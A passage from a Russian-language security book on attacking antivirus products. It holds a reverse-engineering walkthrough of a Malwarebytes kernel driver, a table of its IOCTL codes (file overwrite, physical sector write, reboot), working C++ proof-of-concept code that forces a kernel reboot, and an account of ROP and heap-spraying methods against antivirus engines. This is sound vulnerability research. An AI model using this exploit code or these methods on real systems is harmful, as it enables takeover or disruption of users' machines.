В публикации под названием `Angler Exploit Kit Gives Up on Malwarebytes Users` утверждалось, что автор набора Angler якобы отказывался работать при наличии Malwarebytes, и приводилось ошибочное заявление:

> Можно почти представить, как злоумышленники жалуются, что их совершенно новые творения, только что вышедшие с фабрики двоичных файлов, уже обнаруживаются нашей программой. Даже когда они думают застать всех врасплох уязвимостью нулевого дня, мы уже ее блокируем.

Но антивирус сам может быть целью атаки. Как он способен заблокировать неизвестную уязвимость, направленную на него самого? Никак; защитные продукты даже не пытаются этого делать. Чтобы доказать ошибочность заявления, поищем простую уязвимость.

Этот сравнительно молодой продукт использовал несколько драйверов ядра. Один из них создавал доступное любому локальному пользователю устройство. Драйвер назывался `mbamswissarmy.sys`, то есть «швейцарский нож Malwarebytes», и уже имя обещало интересные возможности.

Откроем его в IDA. После первоначального анализа в точке входа виден следующий код:

```
INIT:0002D1DA ; NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT
DriverObject, PUNICODE_STRING RegistryPath)
INIT:0002D1DA                 public DriverEntry
INIT:0002D1DA DriverEntry     proc near
INIT:0002D1DA
INIT:0002D1DA DriverObject    = dword ptr  8
INIT:0002D1DA RegistryPath    = dword ptr  0Ch
INIT:0002D1DA
INIT:0002D1DA                 mov     edi, edi
INIT:0002D1DC                 push    ebp
INIT:0002D1DD                 mov     ebp, esp
INIT:0002D1DF                 call    sub_2D1A1
INIT:0002D1E4                 pop     ebp
INIT:0002D1E5                 jmp     driver_entry
INIT:0002D1E5 DriverEntry     endp
```

`sub_2D1A1` вычисляет защитный файл cookie, поэтому ее можно пропустить. Перейдем по ветви к `driver_entry`. После нескольких неинтересных участков находится создание объекта устройства для связи с драйвером:

```
INIT:0002D03E   mov     edi, ds:__imp_RtlInitUnicodeString
INIT:0002D044   push    offset aDeviceMbamswis; SourceString
INIT:0002D049   lea     eax, [ebp+DestinationString]
INIT:0002D04C   push    eax                     ; DestinationString
INIT:0002D04D   call    edi ; __imp_RtlInitUnicodeString
INIT:0002D04F   push    offset aDosdevicesMb_0 ; SourceString
INIT:0002D054   lea     eax, [ebp+SymbolicLinkName]
INIT:0002D057   push    eax                     ; DestinationString
INIT:0002D058   call    edi ; __imp_RtlInitUnicodeString
INIT:0002D05A   lea     eax, [ebp+DriverObject]
INIT:0002D05D   push    eax                 ; DeviceObject
INIT:0002D05E   xor     edi, edi
INIT:0002D060   push    edi                 ; Exclusive
INIT:0002D061   push    100h                ; DeviceCharacteristics
INIT:0002D066   push    22h                 ; DeviceType
INIT:0002D068   lea     eax, [ebp+DestinationString]
```

Продолжение кода создания устройства:

```
INIT:0002D06B   push    eax                 ; DeviceName
INIT:0002D06C   push    edi                 ; DeviceExtensionSize
INIT:0002D06D   push    esi                 ; DriverObject
INIT:0002D06E   call    ds:IoCreateDevice
```

Двойной щелчок по `aDeviceMbamswis` и `aDosdevicesMb_0` раскрывает полные имена создаваемых объектов:

```
INIT:0002D2CE ; const WCHAR aDosdevicesMb_0
INIT:0002D2CE aDosdevicesMb_0:
INIT:0002D2CE   unicode 0, <\DosDevices\MBAMSwissArmy>,0
INIT:0002D302 ; const WCHAR aDeviceMbamswis
INIT:0002D302 aDeviceMbamswis:
INIT:0002D302   unicode 0, <\Device\MBAMSwissArmy>,0
```

Вернемся клавишей `Esc` к анализируемой функции. Через несколько инструкций после создания устройства выполняется следующий код:

```
INIT:0002D08E   mov     eax, [esi+_DRIVER_OBJECT.MajorFunction]
```

```
INIT:0002D091   mov     g_MajorFunction, eax
INIT:0002D096   mov     eax, offset device_create_close
INIT:0002D09B   mov     [esi+_DRIVER_OBJECT.MajorFunction], eax
INIT:0002D09E   mov     [esi+(_DRIVER_OBJECT.MajorFunction+8)], eax
INIT:0002D0A1   lea     eax, [ebp+DestinationString]
INIT:0002D0A4   push    eax                     ; DeviceName
INIT:0002D0A5   lea     eax, [ebp+SymbolicLinkName]
INIT:0002D0A8   push    eax                     ; SymbolicLinkName
INIT:0002D0A9   mov     [esi+(_DRIVER_OBJECT.MajorFunction+38h)],
                        offset DispatchDeviceControl
INIT:0002D0B0   mov     [esi+(_DRIVER_OBJECT.MajorFunction+40h)],
                        offset device_cleanup
INIT:0002D0B7   mov     [esi+_DRIVER_OBJECT.DriverUnload],
                        offset driver_unload
INIT:0002D0BE   call    ds:IoCreateSymbolicLink
```

Здесь регистрируются функции обработки драйвера. Клавиша F5 показывает псевдокод:

```
DriverObject->MajorFunction[IRP_MJ_CREATE] =
             (PDRIVER_DISPATCH)device_create_close;
DriverObject->MajorFunction[IRP_MJ_CLOSE] =
             (PDRIVER_DISPATCH)device_create_close;
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] =
             (PDRIVER_DISPATCH)DispatchDeviceControl;
DriverObject->MajorFunction[IRP_MJ_SHUTDOWN] =
             (PDRIVER_DISPATCH)device_cleanup;
DriverObject->DriverUnload = (PDRIVER_UNLOAD)driver_unload;
```

Регистрируются обратные вызовы создания и закрытия устройства, выключения компьютера, выгрузки драйвера и, что важнее всего, обработчик управляющих запросов, названный DispatchDeviceControl. Он принимает команды IOCTL от компонентов пространства пользователя:

```
PAGE:0002C11E   mov     eax, [ebp+Irp] ; IRP->Tail.Overlay.CurrentStackLocation
PAGE:0002C121   push    ebx
PAGE:0002C122   push    esi
PAGE:0002C123   push    edi
PAGE:0002C124   mov     edi, [eax+60h]
PAGE:0002C127   mov     eax,
[edi+_IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength]
PAGE:0002C12A   xor     ebx, ebx
PAGE:0002C12C   push    ebx                             ; Timeout
PAGE:0002C12D   push    ebx                             ; Alertable
PAGE:0002C12E   push    ebx                             ; WaitMode
PAGE:0002C12F   push    ebx                             ; WaitReason
PAGE:0002C130   mov     esi, offset Mutex
PAGE:0002C135   push    esi                             ; Object
PAGE:0002C136   mov     [ebp+CurrentStackLocation], edi
PAGE:0002C139   mov     [ebp+input_buf_length], eax
PAGE:0002C13C   call    ds:KeWaitForSingleObject
PAGE:0002C142   mov     edi,
[edi+_IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode]
PAGE:0002C145   cmp     edi, 22241Dh
PAGE:0002C14B   jz      loc_2C34C
PAGE:0002C151   cmp     edi, 222421h
PAGE:0002C157   jz      loc_2C34C
PAGE:0002C15D   cmp     edi, 222431h
PAGE:0002C163   jz      loc_2C34C
PAGE:0002C169   cmp     edi, 222455h
PAGE:0002C16F   jz      loc_2C34C
PAGE:0002C175   cmp     edi, 222425h
PAGE:0002C17B   jz      loc_2C34C
PAGE:0002C181   cmp     edi, 22242Dh
PAGE:0002C187   jz      loc_2C34C
PAGE:0002C18D   cmp     edi, 222435h
PAGE:0002C193   jz      loc_2C34C
PAGE:0002C199   cmp     edi, 222439h
PAGE:0002C19F   jz      loc_2C34C
PAGE:0002C1A5   cmp     edi, 22245Eh
PAGE:0002C1AB   jz      loc_2C34C
```

```
PAGE:0002C1B1   cmp     edi, 222469h
PAGE:0002C1B7   jz      loc_2C34C
```

Размер пользовательского буфера помещается в EAX, а присланный драйверу управляющий код - в EDI. Обрабатывается несколько значений. Проследим условный переход к loc_2C34C:

```
PAGE:0002C34C loc_2C34C:   ; CODE XREF: DispatchDeviceControl+35j
PAGE:0002C34C              ; DispatchDeviceControl+41j ...
PAGE:0002C34C   mov     edi, [ebp+Irp]
PAGE:0002C34F loc_2C34F:   ; CODE XREF: DispatchDeviceControl+1D4j
PAGE:0002C34F              ; DispatchDeviceControl+1DBj ...
PAGE:0002C34F   mov     eax, [ebp+CurrentStackLocation]
PAGE:0002C352 loc_2C352:   ; CODE XREF: DispatchDeviceControl+130j
PAGE:0002C352              ; DispatchDeviceControl+13Cj ...
PAGE:0002C352   mov     ecx,
[eax+_IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode]
PAGE:0002C355   add     ecx, 0FFDDDBFEh ; переключатель на 104 варианта
PAGE:0002C35B   cmp     ecx, 67h
PAGE:0002C35E   ja      loc_2C5A9       ; стандартная ветвь таблицы
PAGE:0002C364   movzx   ecx, ds:byte_2C62E[ecx]
PAGE:0002C36B   jmp     ds:off_2C5CE[ecx*4] ; переход переключателя
```

Таблица переходов выбирает код по значению IOCTL. В псевдокоде происходящее видно яснее:

```
switch ( io_stack_location->Parameters.DeviceIoControl.IoControlCode )
{
  case MB_HandleIoctlEnumerate:
    v12 = HandleIoctlEnumerate(Irp, io_stack_location, (int)buf);
    goto FREE_POOL_AND_RELEASE_MUTEX;
  case MB_HandleIoctlEnumerateADS:
    v12 = HandleIoctlEnumerateADS(Irp, io_stack_location,
          (wchar_t *)buf);
    goto FREE_POOL_AND_RELEASE_MUTEX;
  case MB_HandleIoctlOverwriteFile:
    v12 = HandleIoctlOverwriteFile(Irp, io_stack_location,
          (wchar_t *)buf);
    goto FREE_POOL_AND_RELEASE_MUTEX;
  case MB_HandleIoctlReadFile:
    v12 = HandleIoctlReadFile(Irp, io_stack_location, buf);
    goto FREE_POOL_AND_RELEASE_MUTEX;
  case MB_HandleIoctlBreakFile:
    v15 = HandleIoctlBreakFile(Irp, io_stack_location, (PCWSTR)buf);
    goto LABEL_41;
  case MB_HandleIoCreateFile_FileDeleteChild:
    v12 = HandleIoCreateFile(Irp,
          (int)io_stack_location, (wchar_t *)buf, FILE_DELETE_CHILD);
    goto FREE_POOL_AND_RELEASE_MUTEX;
  case MB_HandleIoCreateFile_FileDirectoryFile:
    v12 = HandleIoCreateFile(Irp, (int)io_stack_location, (wchar_t *)
buf, FILE_DIRECTORY_FILE);
    goto FREE_POOL_AND_RELEASE_MUTEX;
  case MB_HandleIoctlReadWritePhysicalSector1:
    v12 = HandleIoctlReadWritePhysicalSector(Irp,
          (int)io_stack_location, (int)buf, 1);
    goto FREE_POOL_AND_RELEASE_MUTEX;
  case MB_HandleIoctlReadWritePhysicalSector2:
    v12 = HandleIoctlReadWritePhysicalSector(Irp,
          (int)io_stack_location, (int)buf, 0);
    goto FREE_POOL_AND_RELEASE_MUTEX;
(...)
  case MB_HalRebootRoutine:
    HalReturnToFirmware(HalRebootRoutine);
    return result;
(...)
```

Имена функций и кодов показывают, что драйвер открывает пользовательским процессам множество возможностей, которые вообще не должны быть общедоступными:

• MB_HandleIoctlOverwriteFile позволяет любому процессу пользовательского режима перезаписать любой файл.

• MB_HandleIoctlReadFile позволяет прочитать любой файл.
• MB_HandleIoCreateFile_FileDeleteChild удаляет произвольный файл или каталог.
• MB_HandleIoctlReadWritePhysicalSector1/2 читает физические сектора диска и записывает в них.
• MB_HalRebootRoutine вызывает HalReturnToFirmware и перезагружает компьютер из ядра.

Злоумышленник, применив возможности драйвера Malwarebytes, может захватить машину почти на любом уровне. Благодаря защитному программному обеспечению он способен создавать файлы где угодно, перезаписывать любые данные и даже устанавливать загрузочный вредоносный комплект, поскольку физическая запись на диск доступна независимо от локальных привилегий. С точки зрения безопасности это полная катастрофа: антивирус, который должен защищать пользователя, сам предоставляет любому локальному процессу средства захвата системы.

Чтобы подтвердить правильность анализа, автор написал демонстрационную программу, которая жестко перезагружает машину из ядра без предупреждения и диалогового окна. Главный файл main.cpp выглядит так:

```
#include "mb_swiss.h"

//--------------------------------------------------------------------
void usage(const char *prog_name)
{
  printf(
    "Usage: %s\n"
    "--reboot Forcefully reboot the machine.\n"
    "-v       Show version information about the driver.\n", prog_name);
}

//--------------------------------------------------------------------
int main(int argc, char **argv)
{
  CMBSwiss swiss;
  if ( swiss.open_device() )
  {
    printf("[+] Device successfully opened\n");

    for ( int i = 1; i < argc; i++ )
    {
      if ( strcmp(argv[i], "--reboot") == 0 )
      {
        printf("[+] Bye, bye!!!");
        Sleep(2000);
        swiss.reboot();
        printf("[!] Something went wrong :/\n");
      }
      else if ( strcmp(argv[i], "-v") == 0 )
      {
        char ver[24];
        if ( swiss.get_version(ver, sizeof(ver)) )
          printf("[+] MBAMSwissArmy driver version %s\n", ver);
        else
          printf("[!] Error getting MBAMSwissArmy driver version :(\n");
      }
      else
      {
        usage(argv[0]);
      }
    }
  }
  return 0;
}
```

Программа обрабатывает только две команды: --reboot принудительно перезагружает компьютер, а -v показывает версию драйвера. Создается объект CMBSwiss, после чего вызывается соответственно reboot или get_version. Заголовочный файл mb_swiss.h выглядит так:

```
#ifndef MB_SWISS_H
#define MB_SWISS_H

#include <windows.h>

#include <string>
#include <tlhelp32.h>
#include <winternl.h>
#include <wchar.h>
#include <stdio.h>

//---------------------------------------------------------------------
#define MBSWISS_DEVICE_NAME L"\\\\.\\MBAMSwissArmy"

//---------------------------------------------------------------------
enum MB_SWISS_ARMY_IOCTLS_T
{
  MB_HandleIoctlEnumerate = 0x222402,
  MB_HandleIoctlEnumerateADS = 0x22245A,
  MB_HandleIoctlOverwriteFile = 0x22242A,
  MB_HandleIoctlReadFile = 0x222406,
  MB_HandleIoctlBreakFile = 0x222408,
  MB_HandleIoCreateFile_FileDeleteChild = 0x22240C,
  MB_HandleIoCreateFile_FileDirectoryFile = 0x222410,
  MB_HandleIoctlReadWritePhysicalSector1 = 0x222416,
  MB_HandleIoctlReadWritePhysicalSector2 = 0x222419,
  MB_0x222435u = 0x222435,
  MB_0x222439u = 0x222439,
  MB_0x22241Du = 0x22241D,
  MB_do_free_dword_2A548 = 0x222421,
  MB_0x222431u = 0x222431,
  MB_DetectKernelHooks = 0x222455,
  MB_HandleIoctlReadMemoryImage = 0x222452,
  MB_0x222442u = 0x222442,
  MB_0x222446u = 0x222446,
  MB_0x22244Au = 0x22244A,
  MB_RegisterShutdownNotification = 0x22244E,
  MB_HalRebootRoutine = 0x222425,
  MB_ReBuildVolumesData = 0x22242D,
  MB_HandleIoctlGetDriverVersion = 0x22245E,
  MB_set_g_sys_buf_2A550 = 0x222461,
  MB_PrintKernelReport = 0x222465,
  MB_free_g_sys_buf_2a550 = 0x222469,
};

//---------------------------------------------------------------------
struct mb_driver_version_t
{
  int major;
  int minor;
  int revision;
  int other;
};

//---------------------------------------------------------------------
class CMBSwiss
{
private:
  HANDLE device_handle;
public:
  bool open_device(void);
  void reboot(void);
  bool get_version(char *buf, size_t size);
  bool overwrite_file(const wchar_t *file1, const wchar_t *file2);
};

#endif
```

Наконец, в `mb_swiss.cpp` находятся вызовы `DeviceIoControl`:

```
#include "mb_swiss.h"
```

```
//-------------------------------------------------------------------
bool base_open_device(const wchar_t *uni_name, HANDLE *device_handle)
{
  HANDLE hFile = CreateFileW(uni_name,
                             GENERIC_READ | GENERIC_WRITE,
                             0, 0, OPEN_EXISTING, 0, 0);
  if ( hFile == INVALID_HANDLE_VALUE )
    printf("[!] Error: %d\n", GetLastError());

  *device_handle = hFile;
  return hFile != INVALID_HANDLE_VALUE;
}

//-------------------------------------------------------------------
bool CMBSwiss::open_device(void)
{
  return base_open_device(MBSWISS_DEVICE_NAME, &device_handle);
}

//-------------------------------------------------------------------
void CMBSwiss::reboot(void)
{
  DWORD bytes;
  DWORD buf;
  if ( !DeviceIoControl(device_handle, MB_HalRebootRoutine, &buf, sizeof(buf),
       &buf, sizeof(buf), &bytes, 0) )
  {
    printf("[!] Operation failed, %d\n", GetLastError());
  }
}

//-------------------------------------------------------------------
bool CMBSwiss::get_version(char *buf, size_t size)
{
  DWORD bytes;
  mb_driver_version_t version = {0};
  if ( !DeviceIoControl(device_handle, MB_HandleIoctlGetDriverVersion,
       &version, sizeof(version), &version, sizeof(version), &bytes, 0) )
  {
    printf("[!] Error getting version %d\n", GetLastError());
    return false;
  }

  _snprintf_s(buf, size, size, "%d.%d.%d.%d", version.major,
              version.minor, version.other, version.revision);
  return true;
}
```

Важно помнить, что пример использует `IOCTL`, обрабатываемый драйвером Malwarebytes, и такая возможность вообще не должна была быть открыта каждому локальному пользователю. К несчастью для пользователей продукта, она была доступна. На момент написания книги уязвимость еще оставалась неизвестной поставщику, однако автор собирался сообщить о ней до публикации. Полный демонстрационный пример с дополнительными возможностями находился по адресу <https://github.com/joxeankoret/tahh/malwarebytes>.

> **Примечание.** Слово «ответственное» в выражении «ответственное раскрытие» намеренно взято в кавычки. Автор не согласен с общепринятым определением. Обычно исследователь или группа находит уязвимости и сообщает поставщику; поставщик исправляет их, что может занять дни, а иногда годы; наконец, если поставщик разрешит, стороны публикуют согласованное уведомление. На практике такое раскрытие означает бесплатный аудит многомиллионных компаний, которые сами не проверяют продукты, и бесплатную работу исследователей на крупные организации, не отвечающие за небезопасный код, подвергающий пользователей риску. Исследователям нередко угрожают судом за публикацию подробностей, даже когда ошибки уже исправлены. Подобное неоднократно происходило с автором и его коллегами.

Итоги

Методы локальной эксплуатации применяются к продукту или его компонентам при наличии локального доступа к цели. В главе рассмотрены несколько классов ошибок:

• **Повреждение памяти** включает как нарушения доступа с аварийным завершением, так и средства произвольного чтения и записи памяти или раскрытия сведений.
• **Неправильные разрешения** возникают из-за неверно назначенных или отсутствующих привилегий и списков управления доступом к системным объектам, процессам, потокам и файлам. Например, процесс `SYSTEM` с пустым списком открыт для атак менее привилегированных процессов.
• **Логические уязвимости** происходят из ошибок программирования или архитектуры. Их трудно найти, но последствия эксплуатации тяжелы. Иногда исправление требует значительного изменения продукта, поскольку недостаток глубоко переплетен с другими компонентами.

Простой порядок поиска локально эксплуатируемых ошибок:

1. Установить программу, перезагрузить компьютер и изучить все установленные компоненты.
2. Исследовать локальную поверхность: службы, процессы и драйверы ядра, а также разрешения и привилегии каждого объекта и файла.
3. Провести обратную разработку драйверов и служб, чтобы обнаружить потайные механизмы и интересные команды `IOCTL`.

Каждый класс ошибок эксплуатируется по-своему:

• Повреждение памяти может позволить изменить один байт и перезаписать важные сведения в маркере безопасности или глобальной переменной. Например, если существует переменная `g_bIsAdmin`, установка ее в 1 через уязвимость откроет административные операции, такие как отключение антивируса.
• Неправильные права, привилегии и списки доступа антивирусной службы могут разрешить непривилегированной программе взаимодействовать с приложением, имеющим более высокие права. Например, злоумышленник внедрит поток в привилегированный процесс с чрезмерно свободными разрешениями и исполнит вредоносный код. Сходный дефект драйвера ядра позволит любому пользователю посылать команды `IOCTL` и обращаться к недокументированным мощным функциям. Практический поиск и эксплуатация таких ошибок подробно показаны в разделе о логических уязвимостях ядра.
• Логические уязвимости проявляются как потайные механизмы, скрытые возможности или неправильные проверки ограничений. Обычно их находят обратной разработкой. Например, до версии 2013 включительно драйвер ядра Panda Global Protection отключал антивирус после получения особой команды `IOCTL`.

Следующая глава посвящена удаленной эксплуатации, при которой злоумышленник начинает атаку через сеть и получает локальный доступ к целевой машине. В многоэтапной атаке извне внутрь сети удаленные и локальные приемы дополняют друг друга.

Глава 15. Удаленная эксплуатация

Методы удаленной эксплуатации позволяют атаковать продукт или его компонент, не имея доступа к целевому компьютеру.

Антивирусное программное обеспечение можно атаковать удаленно, но это требует значительных усилий. В этой главе объясняется, почему удаленная эксплуатация антивируса намного сложнее локальной, и рассматривается создание удаленных средств эксплуатации с практическими советами.

Клиентская эксплуатация

Удаленная атака на антивирус в целом похожа на эксплуатацию клиентского приложения: программа обрабатывает вредоносный код, полученный по электронной почте или через незаметную загрузку с веб-страницы. Некоторые сетевые службы и консоли управления относятся к серверной стороне, однако самая большая и всегда доступная поверхность антивируса находится на клиенте. В этом разделе рассматриваются именно такие компоненты.

Эксплуатация слабой изоляции

Большинство антивирусов до сих пор не применяет достойные меры безопасности, поэтому атаковать их не сложнее, чем старые клиентские проигрыватели или программы просмотра изображений. Некоторые современные приложения, разработчики которых заботятся о безопасности, эксплуатировать значительно труднее, чем подавляющее большинство антивирусов.

Например, создать средство эксплуатации Adobe Acrobat Reader, Google Chrome, последних версий Internet Explorer или Microsoft Office сложнее, чем атаковать антивирус, не защищающий самого себя. Причина в том, что приложения запускают критический код обработки недоверенных данных в песочнице, а антивирусы обычно этого не делают.

Песочница напоминает тюрьму, запрещающую процессу некоторые привилегированные действия. Обычно родительский процесс, называемый посредником, работает с обычными правами пользователя и управляет одним или несколькими дочерними процессами. В Windows они имеют другой уровень целостности, а в Unix исполняются от имени другого пользователя или с ограниченным набором возможностей.

Для чувствительной операции, например выполнения системной команды или создания файла за пределами определенного временного каталога, дочерний процесс должен обратиться к посреднику. Если запрос признан допустимым, родитель выполняет действие от имени низкопривилегированного потомка.

В большинстве антивирусов ничего подобного нет. Когда в рекламе упоминается «песочница», речь обычно идет только о запуске неизвестных приложений или кода в частично контролируемой среде. За редкими заметными исключениями безопасность антивирусной отрасли на годы отстает от браузеров и программ чтения документов.

Хотя атака на антивирус напоминает эксплуатацию другого клиентского приложения, перед созданием средства остается решить несколько задач. Они связаны главным образом с защитными средствами операционной системы и компилятора, а не с самим продуктом. Начать можно с распространенных ошибок реализации `ASLR`, `DEP` и страниц `RWX`.

Эксплуатация ASLR, DEP и страниц RWX с постоянными адресами

К простым и распространенным ошибкам, ведущим к эксплуатации, относятся:

• отсутствие рандомизации размещения адресного пространства (ASLR) у одного или нескольких модулей продукта, даже на уровне ядра, что фактически делает защиту бесполезной;
• системное внедрение библиотеки без ASLR, нейтрализующее рандомизацию во всех процессах;
• намеренное отключение предотвращения исполнения данных (DEP), чтобы запускать код со стека;
• страницы памяти с правами на чтение, запись и исполнение (RWX) по постоянным адресам - настоящая золотая жила для автора средства эксплуатации.

С точки зрения безопасности это вопиюще, однако такие ошибки существуют, и недостаток для защитника становится преимуществом атакующего. Большинство написанных автором средств эксплуатации ошибок форматов применяло именно подобные особенности: исполняло код со стека при отключенной DEP либо строило полезную нагрузку возвратно-ориентированного программирования (ROP), иногда размером в несколько мегабайт, по одной или нескольким библиотекам без ASLR.

Библиотека с постоянными адресами часто обеспечивает очень надежную эксплуатацию, поскольку предоставляет все нужные фрагменты ROP в предсказуемых местах. В некоторых антивирусах ситуация еще выгоднее: автор неоднократно находил страницы RWX, создаваемые по неизменным адресам, что еще сильнее упрощает исполнение собственного кода в контексте цели.

Представим переполнение буфера кучи, позволяющее записать указатель, который позднее разыменовывается как адрес внутри виртуальной таблицы функций. Дизассемблированный код выглядит так:

```
MOV EAX, [ECX] ; Память по ECX управляема
CALL [EAX+8]   ; Следовательно, вызов полностью контролируется
```

Предыдущее повреждение позволяет перезаписать адрес виртуальной таблицы объекта C++, обычно расположенный прямо в экземпляре. Поскольку содержимое по ECX управляемо, целью вызова становится выбранное значение по EAX+8.

Для удаленной эксплуатации все еще нужно знать, куда перенаправить исполнение, а ASLR чрезвычайно осложняет или вовсе исключает это. Тем не менее возможен следующий путь:

1. Через любой модуль без ASLR направить исполнение на цепочку фрагментов ROP, подготавливающую второй этап - запуск оболочечного кода.
2. Фрагментами ROP скопировать оболочечный код на страницу RWX с постоянным адресом, любезно оставленную антивирусом.
3. После копирования выполнить возврат или переход на страницу RWX и продолжить обычное исполнение.
4. На этом система захвачена.

Если продукт допускает такие типичные ошибки, эксплуатация обычно проста. Даже одного из четырех недостатков бывает достаточно, чтобы превратить почти неразрешимую задачу в легкую.

Если же DEP включена, страниц RWX нет, а все модули используют ASLR, ситуация существенно меняется. В зависимости от операционной системы и архитектуры атака становится намного сложнее:

• при DEP код нельзя исполнять со страниц данных;
• при ASLR цепочку ROP невозможно построить без знания адресов фрагментов.

Средства защиты большинства современных компиляторов в целом эффективны:

• защитные файлы cookie противодействуют переполнениям буфера стека;
• защита потока управления помогает против ошибок использования после освобождения;
• SafeSEH препятствует перезаписи указателей обработчиков исключений.

> **Примечание.** Может показаться удивительным, что антивирус, для обычного пользователя почти синонимичный безопасности, допускает столь простые ошибки. Иногда, особенно при выборе между `ASLR` и страницами `RWX` с постоянными адресами, решение диктуется производительностью. Одна компания, которую автор не называет, даже показывала ему сравнение модулей с включенной и отключенной `ASLR`.

Создание сложной полезной нагрузки

Средство эксплуатации антивируса часто приходится приспосабливать к конкретной операционной системе, архитектуре и даже конечной машине. Простого жестко заданного адреса, набора адресов и оболочечного кода, который может не сработать у настоящей цели, недостаточно.

В клиентских приложениях сложная полезная нагрузка обычно создается с помощью JavaScript, например в браузерах и программах чтения документов вроде Adobe Acrobat Reader. В Microsoft Office можно встроить объект Adobe Flash для распыления памяти во время своевременной компиляции (`JIT`) либо добавить множество изображений `BMP`, заполняющих большой участок памяти данными растров, которые затем используются атакой.

У антивирусного механизма нет интерпретатора JavaScript. Или все же есть? К этому вопросу автор вернется позднее. Нельзя встроить и запустить Flash, а добавление изображений в документ Word, естественно, не заставит антивирус загрузить их все в память. Как тогда распылять кучу, управлять ее состоянием или создавать сложную нагрузку? Далее рассматриваются возможности самих антивирусов, помогающие автору атаки, хотя доступных технологий меньше, чем в браузере или Acrobat Reader.

Использование эмуляторов

Это наиболее очевидный ответ. Все существующие антивирусные механизмы, за заметным исключением ClamAV, содержат по меньшей мере эмулятор Intel x86. Можно ли употребить его во вред? И да, и нет. Обычно задаются ограничения времени, памяти и даже числа итераций каждого цикла.

Поэтому нельзя просто создать файл Windows `PE`, `ELF` или `Mach-O`, принудительно отправить его на эмуляцию и заполнить одним-двумя гигабайтами памяти перед задействованием настоящей уязвимости. Но эмулятор можно распознать и использовать эти сведения для программного формирования целевой нагрузки. Можно также вызвать утечку памяти во время эмуляции, чтобы блок определенного размера не освобождался после обработки образца.

Такой подход требует глубокого понимания и обратной разработки эмулятора. Вероятно, это одна из наиболее дефектных и часто обновляемых частей антивируса, а каждое обновление обычно приносит новые ошибки.

Важно, что эмулятор получает не все вредоносные образцы. Прежде чем использовать его как направление атаки, нужно найти файл, который действительно запускает эмуляцию. Заставлять антивирус делать это напрямую не следует. Автор обычно поступает так:

1. Проводит обратную разработку ядра до обнаружения процесса сканирования.
2. Ставит точку останова в функции, где сканер обращается к эмулятору.

3. Проверяет антивирусом большой набор вредоносных программ.
4. Ждет срабатывания точки останова.

Смысл приема - перебрать множество файлов и найти тот, который задействует эмулятор. После срабатывания точки останова такой образец известен. Обычно это шифраторы или упаковщики исполняемых файлов, которые слишком сложны для статического расшифрования, поэтому разработчики решили поручить работу эмулятору.

Определив эмулируемый файл `PE`, `ELF` или `Mach-O`, можно заменить код в его точке входа собственным. В результате получается образец с местом для генерации нагрузки или множества утечек памяти, необходимых для распыления кучи. Среди файлов Windows `PE` такие примеры найти гораздо легче, чем среди `ELF` или `Mach-O`.

Но ограничения остаются: число эмулируемых инструкций и вызовов программного интерфейса, объем памяти и другие параметры обычно жестко заданы. Ради производительности настольного компьютера образцу нельзя работать бесконечно.

Предположим, вредоносный файл вызывает утечку: например, `NtCreateFile` с неправильными аргументами каждый раз выделяет и не освобождает блок размером 1 килобайт. Если эмулятор прекращает работу после тысячи вызовов, удастся выделить лишь 1 024 000 байтов, то есть примерно 1 мегабайт. Для большего объема потребуется следующий прием.

Эксплуатация архивов

Архив `TAR`, `ZIP` или другого формата содержит множество файлов. По умолчанию антивирусное ядро:

1. Анализирует все вложения с ограничением глубины, например не более пяти уровней архивов.
2. Проверяет файлы последовательно от первого до последнего.

В условном примере с утечкой `NtCreateFile` один образец выделял до 1 мегабайта. Если вместо него отправить сто немного различающихся файлов, антивирус проверит их все и выделит 100 мегабайт. Тысяча файлов даст уже 1000 мегабайт, почти гигабайт. Достаточно добавить в конец каждого файла один байт или двойное слово дополнительных данных, чтобы изменить криптографический хеш и не позволить антивирусу

понять, что образец уже проверялся. Поскольку файлы отличаются лишь байтом или двойным словом, компрессор обработает их чрезвычайно эффективно. Архив `ZIP`, `7z` или `RAR` с огромным числом вложений останется очень маленьким.

После выделения нужного объема памяти к архиву добавляется последний файл, который уже задействует настоящую уязвимость и использует подготовленную память целевого антивируса. Такой способ распыления кучи обычно работает очень хорошо.

Поиск слабостей эмуляторов Intel x86, AMD x86_64 и ARM

Антивирусное ядро обычно содержит не один, а несколько эмуляторов. Чаще всего встречается Intel x86, но нередки AMD x86_64, ARM и даже байт-код Microsoft .NET. Следовательно, злоумышленник может писать сложные части нагрузки на любом поддерживаемом машинном языке.

Отдельные этапы можно разместить в разных файлах Windows `PE` для разных архитектур. Используя архив, первый файл реализует часть атаки в коде Intel x86, второй продолжает ее на AMD x86_64, а последний выполняет нужное действие на ARM.

Столь мучительно сложная схема может быть оправдана обфускацией. Эксплуатация нескольких эмуляторов серьезно затруднит работу аналитика. Разумеется, опытный специалист постарается найти закономерность и автоматизировать снятие обфускации.

Использование JavaScript, VBScript и ActionScript

Ранее JavaScript был исключен как средство создания сложной нагрузки или распыления кучи, характерное для браузеров и Adobe Acrobat Reader. Но существует ли интерпретатор или эмулятор JavaScript в антивирусном сканере? В некоторых продуктах - да.

На него обычно распространяются те же ограничения, что и на эмулятор Intel x86: объем памяти, доступные программные интерфейсы, время исполнения, число итераций циклов и инструкций. Тем не менее JavaScript можно использовать сходным с машинным кодом образом для создания окончательной нагрузки.

У сценарного языка есть два преимущества:

• писать на языке высокого уровня проще, чем на чистом ассемблере;
• добиться эмуляции или интерпретации JavaScript легче, чем файла `PE`, `ELF` или `Mach-O`.

В зависимости от продукта большинство обфусцированных файлов JavaScript действительно интерпретируется или эмулируется встроенным в ядро механизмом. С программными файлами так происходит не всегда из-за требований производительности.

Кроме Intel x86, AMD64, ARM и JavaScript, встречаются эмуляторы VBScript и ActionScript. Каждый поставщик или ядро реализует их по-своему.

JavaScript, а при наличии и VBScript, особенно удобен для средства эксплуатации нескольких механизмов. Если во всех целях встроен сценарный движок, можно распознать особенности его реализации и создать разные окончательные нагрузки для разных продуктов значительно проще, чем на ассемблере.

Определение поддерживаемых средств

Выяснить, какие эмуляторы и интерпретаторы поддерживает антивирус, непросто, но есть быстрые способы. Если механизм не загружается динамически из обычно зашифрованного и сжатого подключаемого модуля, можно искать строки и шаблоны программой `grep`.

Например, расположение эмулятора машинного кода Zoner AntiVirus для Linux ищется так:

```
$ LANG=C grep emu -r /opt/zav/
Binary file /opt/zav/bin/zavcli matches
Binary file /opt/zav/lib/zavcore.so matches
```

